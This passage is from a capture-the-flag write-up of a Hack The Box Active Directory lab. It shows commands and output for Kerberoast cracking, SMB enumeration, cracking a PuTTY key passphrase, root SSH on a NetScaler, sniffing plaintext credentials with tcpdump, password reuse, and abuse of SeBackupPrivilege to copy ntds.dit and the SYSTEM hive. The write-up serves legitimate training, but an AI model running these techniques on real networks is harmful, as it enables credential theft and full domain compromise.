11880BE96D238FC178A08A0DCE0F520B81F6B6D080324BA6D4A0F08031736F77E56B901018F7E73706CD1AC06E6792A8
745EF3A97D8953C1FC9CE4F52F51BAD5F1A5D12CB205C6CBC27185DD7AA9A77829E18A334E2F428BDD3A5C3F3042A9B7
7E6AFABEBCA447D3C791291180ACE329F47856BD520930AD21E458D7CB1FF9424791D9F789D432FD741D250F9DB44090
1644590BFFC01DACFF041B0630BAD39F8A5B91516059FBB52BD3E5F5FF971E3CE10711142E78A4EA750E16F5D90EE83B
2B01879E5B089F6A68D9B349E369C25B8A92380D958527F053C1194432537B1F328AFAE95B74752B2805A725C6E679BD
4C67AFD5879BBF65A2B423DAE4605FD108A27D1F419FC4B46641865A8A0CF3983FA6B38B8FFB1733BE11BF32D8730680
DE081AE7E7A58B07F9717DC7CDD47B042136CC574B2F4899016F68F9D003AF234744BCA9FB5FFB26C951F0399C1EB1B9
3EFB8741F9B47F923B024DF92354EEF331C0F278F1930CB5AEC74FEDCE19FFAB39F7581787202BE1618D6A10678D6EBA

SamAccountName : mturner
DistinguishedName : CN=Mark Turner,OU=Contractors,DC=htb,DC=local
ServicePrincipalName : MSSQLSvc/CITRIXTEST.HTB.LOCAL:1433
```

This had provided me with additional details which seemed to be for a new user named **mturner**.

I copied the contents of this token to a file named mturner so that I could now run this through hashcat.

I exhausted all password lists that I had with this and decided to look up some hashcat rules online to see what I could come up with. I eventually came up with a ruleset that had potential which was found at <https://github.com/NSAKEY/nsa-rules.git>.

hashcat -m 13100 ./mturner rockyou.txt rules/_NSAKEY.v2.dive.rule -debug-mode=1 -debug-file=matched.rule -force -0

```

root@kali: /opt/htb/endgame/xen# hashcat -m 13100 ./mtuner ~/Downloads/rockyou.txt -r /usr/share/hashcat/rules/_NSAKEY.v2.dive.rule --debug-mode=1
--debug-file=matched.rule --force -O
hashcat (v5.1.0) starting...

OpenCL Platform #1: The pocl project
=====
* Device #1: pthread-Intel(R) Core(TM) i5-8350U CPU @ 1.70GHz, 1024/2956 MB allocatable, 4MCU

Hashes: 1 digests; 1 unique digests, 1 unique salts

Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 123289

Applicable optimizers:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 31

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

* Device #1: build opts '-cl-std=CL1.2 -I OpenCL -I /usr/share/hashcat/OpenCL -D LOCAL_MEM_TYPE=2 -D VENDOR_ID=64 -D CUDA_ARCH=0 -D AMD_ROCM=0 -D V
ECT_SIZE=8 -D DEVICE_TYPE=2 -D DGST_R0=0 -D DGST_R1=1 -D DGST_R2=2 -D DGST_R3=3 -D DGST_ELEM=4 -D KERN_TYPE=13100 -D _unroll'
* Device #1: Kernel m13100_a0-optimized.10f1e017.kernel not found in cache! Building may take a while...
Dictionary cache hit:

* Filename...: /root/Downloads/rockyou.txt
* Passwords...: 14344384
* Bytes.....: 139921497
* Keyspace...: 1768504758976

[is]tatus [p]ause [b]ypass [c]heckpoint [q]uit => █

```

After several hours, I eventually got a hit on the password.

```

$krb5tgt$23$*mtuner$htb.local$MSSQLSvc/CITRIXTEST.HTB.LOCAL:1433*$5144d34616d0f8c3cb718234f9794c6b$28baa68e84d5554e500630efe57e99e4f76616d19c43e61
9f4a7e21a89565f68ca5341a71390404c531360fc50c040cd0d7bbc467a218677d5ef6755a692539abc6933bd7eed5467f14cf63d66f940165361f945a61c2eb9683ff2c3c22f47390e
a8dc1d12aa745ce6710865c5a4cd83391b2b92bdc5deb7cc5bbbc50e95da26f2ed6b9ce6b1bf44c8356a33435d72d7a86b6750972745806946687240db2d3cfbac1ebf9e62c31dc919d
cd90ae66e65a4156a08b75b3296195fe55a7a21d2d75a05848f7620a246e708d3ed9889f61c9e45220a86cb6164bd3dd9ea0f5bc516767d3c54a38c43a0ec3eb351d106ae4355940ea
f38ab53afdc0960605e3750c8e88c90403f89d9d1878aed91cac0255ba0ffa0f1dec8a041e46edf5cfef1f0f6e4fed4eab31bf277c07ea86476b757a293df32807ed0c19cdec0c64f
33ea3defdd4121f0e6f6eb760fe1d6049112ab49b035d92c739de40c494243a46a0b636811a2dab30af6eb559046acbf1b71cdf4794d2698587aef3cfababdbbe0c9059bef0bd2d4ed
728a0a51a1ca8f74734252dc9b612bf91b4448034e61b3a507482e43b5bef71e8230e4de284d1afa2983243fda699628b04ce18d5c62c2ec10ace83aabda4a9aa16f1c2898ddf08ad
b49c810dde0a429ef67b817e633403c6f48adff0f5e36e2fb47b50f2a9f09096b79cd294a7bc863dbda53ef85e6a46727e5a00287d71548d5d2e31cfc1fee70f84f861dd1ac576d16ec
fa8774a783608d92ab8cd5285798693480bbf434a82783448ba9f837913b0387ad68f646c64c93d7fab1b1243f96b3b94e7a7af376bb4ae68890105b003d6c03abdf887481b9e8be21f
51b71133de4c538a3187511880be96d238f178a08a0dce0f520b81f6b6d080324ba6d4a0f08031736f77e56b901018f7e73706cd1ac06e6792a8745ef3a97d89531fc9ce4f52f51ba
d5f1a5d12cb205c6cb27185dd7aa9a77829e18a334e2f428bdd3a5c3f3042a9b77e6afabebca447d3c791291180ace329f47856bd520930ad21e458d7cb1ff9424791d9f789d432fd7
41d250f9db449901644590bffc01dacff041b0630bad39f8a5b91516059fbb52bd3e5f5ff971e3ce10711142e78a4ea750e16f5d90ee83b2b01879e5b089f6a68d9b349e369c25b8a92
380d95b527f053c1194432537b1f328afae95b74752b2805a725c6e679bd4c67afd5879bbf65a2b423dae4605fd108a27d1f419fc4b46641865a8a0cf3983fa6b38b8ffbf1733be11bf3
2d8730680de081ae7e7a58bb7f9717dc7cdd47b042136cc574b2f4b99016f68f9d003af234744bca9bf5bfb26c951f0399c1eb1b93efb8741f9b47f923b024df92354eef331c0f278f1
930cb5a2c74fdece19fab39f7581787202be1618d6a10678d6eba:4install!

```

We now know that the password for **mtuner** is **4install!**

SMB Access

Now that I had the new credentials I looked about a little more to see what else I could find. I eventually found SMB on 172.16.249.201 and decided to use the credentials found to see if I could see anything.

proxychains smbmap -u mtuner -p '4install!' -d htb.local -H 172.16.249.201

```

root@kali: /opt/htb/endgame/xen# proxychains smbmap -u mtuner -p '4install!' -d htb.local -H 172.16.249.201
ProxyChains-3.1 (http://proxychains.sf.net)
[+] Finding open SMB ports....
[S-chain] <-> 127.0.0.1:1080 <-> 172.16.249.201:445 <-> OK
[S-chain] <-> 127.0.0.1:1080 <-> 172.16.249.201:445 <-> OK
[+] User SMB session establishd on 172.16.249.201...
[+] IP: 172.16.249.201:445 Name: 172.16.249.201

Disk Permissions
----
ADMIN$ NO ACCESS
C$ NO ACCESS
Citrix$ READ ONLY
IPC$ NO ACCESS
ISOS NO ACCESS
ISOS-TEST NO ACCESS

```

This showed that we had access to read the files locate in the Citrix\$ folder. I connected to this to see what was inside the folder with smbclient tools.

```
proxychains smbclient |||172.16.249.201\\Citrix$ -U htb.local
```

```
root@kali:/opt/ds_store_exp# proxychains smbclient \\\\172.16.249.201\\Citrix$ -U htb.local\\mtturner
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<-127.0.0.1:1080-<-<-172.16.249.201:445-<-<-OK
Enter HTB.LOCAL\\mtturner's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D           0   Wed May  8 23:12:51 2019
..               D           0   Wed May  8 23:12:51 2019
Deploying-XenServer-5.6.pdf  A    997001  Tue Feb 12 23:21:10 2019
flag.txt              AR           20  Sun Mar 31 16:25:10 2019
private.ppk           A     1486   Wed May  8 23:21:51 2019
XenServer-5-6-SHG.pdf     A    1747587 Tue Feb 12 23:21:32 2019
```

I was provided with some interesting files. The 2 of interest at this point are flag.txt and private.ppk.

```
smb: \> get flag.txt
getting file \flag.txt of size 20 as flag.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \> get private.ppk
getting file \private.ppk of size 1486 as private.ppk (1.9 KiloBytes/sec) (average 1.0 KiloBytes/sec)
smb: \>
```

I downloaded these file and was able to read the next flag.

3 - XEN{l364cy_5pn5_ftw} Ghost

Putty file Conversion

Now that I had a putty private key file, I had a look at its contents to see if I could get a hint at anything.

```
root@kali: /opt/htb/endgame/xen# cat private.ppk
PuTTY-User-Key-File-2: ssh-rsa
Encryption: aes256-cbc
Comment: imported-openssh-key
Public-Lines: 6
AAAAB3NzaC1yc2EAAAADAQABAAQDR1rakYMB+9++bNXo/Rda/7dhII8lzQt+
ixND2S3orBz+ROW/UqQkTX8LRZ3zLMFKQT514RomVq0ec6gEoKV6ZQRxs+C54aa
AAnLp4ENGt3Gk9AeHgDxJ2jeYBfZnm007gInwFzEPLCT77caJAYGuMFdxgAsU6B
Y49tV578krpGnz0C58V6gYH+u8/ATVXfhmGwGuY921NDUHOgjJGsoxQ19jdfF0X
z0uxfm7nMRYGDWLZ05HNjhanQt0rj9EK+70zJcFb1CDub9EEmwb/DDZB5zCytX9
69mq17SFg7D0K1tm0LicrwZMDJuYf87P5MfDBEns030ay1lsRFZz
Private-Lines: 14
LbXnKlBkUzLxSGo2vSU375iM6kDpQoIE8S5G+azqGt0Fzia/Lr40gyj2IipKZqe
DZRbPNczerJQDE9xg1qTqnKShjnRvUi+I5CLTvn7UrYt2HAfds/TL61zRhJ3YXn
dkw3fTfo630vBPwRpYQtjp5yFbHtUR8wY+2RBNcs/plu2kretGTrbZJkV9+1U7V
U0Z2J3fva5VktuCW7DqKRoAjr28p1UkhpIoztG6MKNTnR1HeUL3y20qb0zLNIJhZ0
F9Sn/wBTDPQN5Zb76ERL0hAfAugi7YeuxwFxcntUNoeA3+APH3kzeP9UrLsBwn0
ayZr/yihzhFMlQ7VgcjI9ue2SMnScaEK094JwUuj6gjPZqzoqAWHXP/71VEwb0g+g
s6nBhJB9f4mUEHy8S0lbIK/Q3Es/VAaYiQchSXEsPhHdGc2J511TudjggmCFsCV
tf6mzyS+8SA23dE8L3V555/Y8IDECvLWaxDsV6Xjd4PGBgMLp10F3Yaj9m61Gd
4fBBQI5s0ZK0G627AemRSy0vA5EoM3Y0UeKqm5x1NIaIrTHI10SKD9tTC8UPL
1fbbmJ+eQagw/PefzHQ9cavnU5x98+PjeougvBbkZGBAQP0VLvHwKa0lkqPh
+m+FLhviWcbnj2FNEFse04NNlBsBgHrF/+fvQ0FBiBsNmSj/BkDZ5rVxphG8aq9m
l9a0d97470iNp8drQKukGRLzbe/TA8NQQa05/My28kPbLqLcaTJKNZe8rvvU4Cj
n+76s8XHh0NvtAUrULiGHYAM2aMQXwUM5rCjU7t6hdpY5h8HTGdys35MRM2Ddvt
+SfiIoAmXu11xQrJbdlSTm9L5z6C+pzmztv26jXebL8821pI6xJJHw02dZDAsk
Private-MAC: 27a161c329f6c7b51d27efac3221099748934a9
```

It seems this could be used in putty but has a password on it too. I needed to try and crack the password on this before I could proceed. I decided to convert this with putty2john.

```
putty2john private.ppk > private.hash
```

[illegible]

Now that I had this file in a readable format for john, I tried to crack the password.

After several hours, all my password lists came up empty. I was unable to crack the password with what I had. I decided to look elsewhere to see what I could potentially use as a password list generator. I found a password generator that seemed interesting and decided to run with it. I found this at <https://github.com/hashcat/kwprocessor>

./kwprocessor -o passes basechars/tiny.base keymaps/en-gb.keymap routes/2-to-32-max-5-direction-changes.route

```
root@kali:/opt/kwprocessor# ./kwprocessor -o passes basechars/tiny.base keymaps/en-gb.keymap routes/2-to-32-max-5-direction-changes.route
```

Once I had the password list generated, I then had to put it through john to try and crack it again.

john -w=../passes private.hash

```
root@kali:/opt/htb/endgame/xen# john -w=../passes private.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PuTTY, Private Key (RSA/DSA/ECDSA/ED25519) [SHA1/AES 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 4 needed for performance.
(-09876567890==) (private)
lg 0:00:00:00 DONE (2019-07-03 16:40) 100.0g/s 100.0p/s 100.0c/s 100.0C/s ==-09876567890==
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Now that I knew the password for the file, I could now convert the file for use with my system. To do this, I used puttygen.

puttygen private.ppk -O private-openssh -o id_rsa

```
root@kali:/opt/htb/endgame/xen# puttygen private.ppk -O private-openssh -o id_rsa
Enter passphrase to load key:
```

I now had a key file that I could use.

Access to NetScaler

During the time gathering information, I had accumulated many user id's and I tried all of them with the private key to get onto the SSH of the NetScaler. I then quickly found the default username of the devices is nsroot. I then attempted to login with this user id.

proxychains ssh -i id_rsa nsroot@172.16.249.202

```
root@kali:/opt/htb/endgame/xen# proxychains ssh -i id_rsa nsroot@172.16.249.202
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<-127.0.0.1:1080-<->-172.16.249.202:22-<->-OK
#####
#
#      WARNING: Access to this system is for authorized users only      #
#      Disconnect IMMEDIATELY if you are not an authorized user!      #
#
#####
Enter passphrase for key 'id_rsa':
Last login: Mon Jul  1 17:32:58 2019 from 172.16.249.203
Done
> shell
Copyright (c) 1992-2013 The FreeBSD Project.
Copyright (c) 1979, 1980, 1983, 1986, 1988, 1989, 1991, 1992, 1993, 1994
The Regents of the University of California. All rights reserved.
root@netscaler#
```

Now that I had access to the NetScaler as root of the device, I hunted around to see if I could find anything. After a while of searching, I did not come up with anything useful. Remembering that the device is essentially a firewall and router, I decided to listen to the traffic passing through the device and remembered a specific article at <https://hackertarget.com/tcpdump-examples/>.

4. Extract HTTP Passwords in POST Requests

Lets get some passwords from the POST data. Will include Host: and request location so we know what the password is used for.

```
~$ sudo tcpdump -s 0 -A -n -l | egrep -i "POST /|pwd=|passwd=|password=|Host:"

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on enp7s0, link-type EN10MB (Ethernet), capture size 262144 bytes
11:25:54.799014 IP 10.10.1.30.39224 > 10.10.1.125.80: Flags [P.], seq 1458768667:1458770008, ack 2440130792, win 704, options [nop,nop,TS val 461552632 ecr 208900561], length 1341: HTTP: POST /wp-login.php HTTP/1.1
.....s..POST /wp-login.php HTTP/1.1
Host: dev.example.com
.....s..log=admin&pwd=notmypassword&wp-submit=Log+In&redirect_to=http%3A%2F%2Fdev.example.com%2Fwp-admin%2F&testcookie=1
```

I attempted this to see if I would get any results.

tcpdump -s 0 -A -n -l | egrep -i "POST /|pwd=|passwd=|password=|Host:"

```
root@netscaler# tcpdump -s 0 -A -n -l | egrep -i "POST /|pwd=|passwd=|password=|Host:"
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on 0/1, link-type EN10MB (Ethernet), capture size 65535 bytes
E.....@...*n.....>..PQ.YE.^MaP.....POST /login/do_login HTTP/1.1
Host: 172.16.249.202
username=cmeller&password=XEN{bu7_ld4p5_15_4_h455l3}
Host: 172.16.249.202
Host: 172.16.249.202
^C845 packets captured
979 packets received by filter
0 packets dropped by kernel
```

4 - XEN{bu7_ld4p5_15_4_h455l3} Camouflage

LDAP

Knowing that I had access to this box as root, I wanted to perform some additional test to see what other potential traffic was being passed through it. The previous flag seemed to suggest ldap could be being used. I set up a tcpdump to capture this for me.

tcpdump -w capture.pcap

```
root@netscaler# tcpdump -w capture.pcap -s0
tcpdump: listening on 0/1, link-type EN10MB (Ethernet), capture size 65535 bytes
^C2753 packets captured
2771 packets received by filter
0 packets dropped by kernel
```


I now had to transfer the file back to my machine for investigation. I used scp for this.

proxychains scp -i id_rsa nsroot@172.16.249.202:/root/capture.pcap .

```
root@kali:/opt/htb/endgame/xen# proxychains scp -i id_rsa nsroot@172.16.249.202:/root/capture.pcap .
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<-127.0.0.1:1080-<-<-172.16.249.202:22-<-<-OK
#####
#
#      WARNING: Access to this system is for authorized users only      #
#      Disconnect IMMEDIATELY if you are not an authorized user!      #
#
#####
Enter passphrase for key 'id_rsa':
capture.pcap                                     100% 363KB 223.6KB/s 00:01
```

I then opened this file within Wireshark to see what I could find.

Now going from the previous hint, I searched for the LDAP traffic and found a password.



The password that I had found was **#S3rvice#@cc** which was for the **netcaler-svc** account.

Doppelganger

The term doppelganger is a non-biologically related look-alike (Wikipedia). This provided me with the hint of looking back at the other accounts that were active on the domain. I immediately got access to a shell again on the desktop and looked up domain details.

I was looking for what was hopefully an account that may seem to be like the found netcaler-svc account.

After all, I had tried this account in so many different places to access different resources and none were successful.

net user /domain

```
meterpreter > shell
Process 1624 created.
Channel 18 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user /domain
net user /domain
The request will be processed at a domain controller for domain htb.local.

User accounts for \\DC.htb.local

-----
Administrator      alarsson            anagy
app-svc             awardel             backup-svc
cmeller             fboucher            Guest
jmendes             krbtgt              mssql-svc
mturner             netscaler-svc       pmorgan
print-svc           rdrew               rprakash
test-svc            urquarti            xenserver-svc
The command completed with one or more errors.
```

After a few attempts at usernames, I discovered that the backup-svc had the same password as the NetScaler password. These essentially shared the same password. This was out doppelganger. I then tried to login to the Domain controller using winrm and proxychains to see if I could get a successful access because I knew it was a member of the Backup Operators group which generally has access.

proxychains ruby winrm_shell_with_upload.rb

```
root@kali: /opt/htb/endgame/xen# proxychains ruby winrm_shell_with_upload.rb
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain| -<-127.0.0.1:1080-<->-172.16.249.200:5985-<->-OK
PS htb\backup-svc@DC Documents> whoami
|S-chain| -<-127.0.0.1:1080-<->-172.16.249.200:5985-<->-OK
|S-chain| -<-127.0.0.1:1080-<->-172.16.249.200:5985-<->-OK
|S-chain| -<-127.0.0.1:1080-<->-172.16.249.200:5985-<->-OK
htb\backup-svc
PS htb\backup-svc@DC Documents> █
```

I looked on the Desktop of backup-svc and found the next flag.

```
PS htb\backup-svc@DC Desktop> cat flag.txt
XEN{y_5h4r3d_p@55w0Rd5?}
PS htb\backup-svc@DC Desktop> █
```

5 – XEN{y_5h4r3d_p@55w0Rd5?} Doppelganger

Privileges

Now that I was on the box, I wanted to see what privileges I had to understand what else could be achieved with simply logging in through WinRM.

whoami /priv

```
PS htb\backup-svc@DC Desktop> whoami /priv

PRIVILEGES INFORMATION
-----

Privilege Name      Description                State
=====
SeMachineAccountPrivilege  Add workstations to domain  Enabled
SeBackupPrivilege         Back up files and directories  Enabled
SeRestorePrivilege        Restore files and directories  Enabled
SeShutdownPrivilege       Shut down the system         Enabled
SeChangeNotifyPrivilege   Bypass traverse checking     Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set  Enabled
PS htb\backup-svc@DC Desktop>
```

This was sure interesting. It seems I had a few privileges including the Backup and Restore. This seemed obvious though with the account being named backup-svc.

I first tried to access the Administrator Desktop and was denied access.

From this I knew something had to be done with backup privileges. I had recently done an exercise in the office that I work in on retrieving the Active Directory Database to extract the hashes. This is something that I do on a regular basis and therefore knew I would have to create a shadow copy of the drive to even attempt to gain access to the NTDS.

I looked at all the usual methods of creating a shadow copy including vssadmin and wbadmin. However, I then found an article which covered doing this with diskshadow. This was highlighted in the following document. https://github.com/decoder-it/whoami-priv-Hackinparis2019/blob/master/whoamiprivParis_Split.pdf. I wanted to try and get RDP access to the machine and therefore setup a portfwd to give me access.

portfwd add -l 3389 -r 172.16.249.200 -p 3389

```
meterpreter > portfwd add -l 3389 -r 172.16.249.200 -p 3389
[*] Local TCP relay created: :3389 <-> 172.16.249.200:3389
```

I then tried to open an RDP session to the machine using remmina.

RDP


I decided to utilise this to give myself hopefully a little more access

proxychains remmina


```
root@kali:/opt/htb/endgame/xen# proxychains remmina
ProxyChains-3.1 (http://proxychains.sf.net)
StatusNotifier/Appindicator support: not supported by desktop. libappindicator will try to fallback to
  GtkStatusIcon/xembed
Running under Gnome Shell version 3.30.2

(org.remmina.Remmina:17047): Gtk-WARNING **: 14:00:29.539: gtk_menu_attach_to_widget(): menu already a
ttached to GtkMenuItem
```

This opened the application for me.



And I was given the RDP access I was looking for.



I now decided to run through diskshadow to see if I could create a shadow of the drive.

Shadow Copies


Diskshadow

set context persistent nowriters

add volume c: alias dmwong

create

expose %dmwong% z:



Once I had created the backup, I restore this by importing the modules found at <https://github.com/giuliano108/SeBackupPrivilege/tree/master/SeBackupPrivilegeCmdLets/bin/Debug>.

I opened PowerShell and imported the 2 modules.

Copy-FileSebackupPrivilege z:\Windows\NTDS\ntds.dit c:\temp\ntds.dit
reg save hklm\system c:\temp\system.bak

```
PS C:\temp> Get-SeBackupPrivilege
SeBackupPrivilege is disabled
PS C:\temp> Set-SeBackupPrivilege
PS C:\temp> Get-SeBackupPrivilege
SeBackupPrivilege is enabled
PS C:\temp> Copy-FileSeBackupPrivilege Z:\Windows\NTDS\ntds.dit c:\temp\ntds.dit
Copied 16777216 bytes
PS C:\temp> ls

Directory: C:\temp

Mode                LastWriteTime         Length Name
----                -
-a----          7/2/2019   3:43 PM             2860 Enable-Privilege.ps1
-a----          7/2/2019   6:22 PM              0 hash.txt
-a----          7/3/2019  12:16 AM      16777216 ntds.dit
-a----          7/2/2019   6:21 PM      114688 pwdump.exe
-a----          7/2/2019   5:26 PM      40960 sam.hive
-a----          7/2/2019  11:45 PM         197 script.txt
-a----          7/2/2019   3:31 PM      12288 SeBackupPrivilegeCmdLets.dll
-a----          7/2/2019   3:33 PM      16384 SeBackupPrivilegeUtils.dll
-a----          7/2/2019   3:48 PM      17920 SuBackup.exe
-a----          7/2/2019   5:29 PM     13365248 system.hive

PS C:\temp> reg save hklm\system c:\temp\system.bak
The operation completed successfully.
PS C:\temp>
```

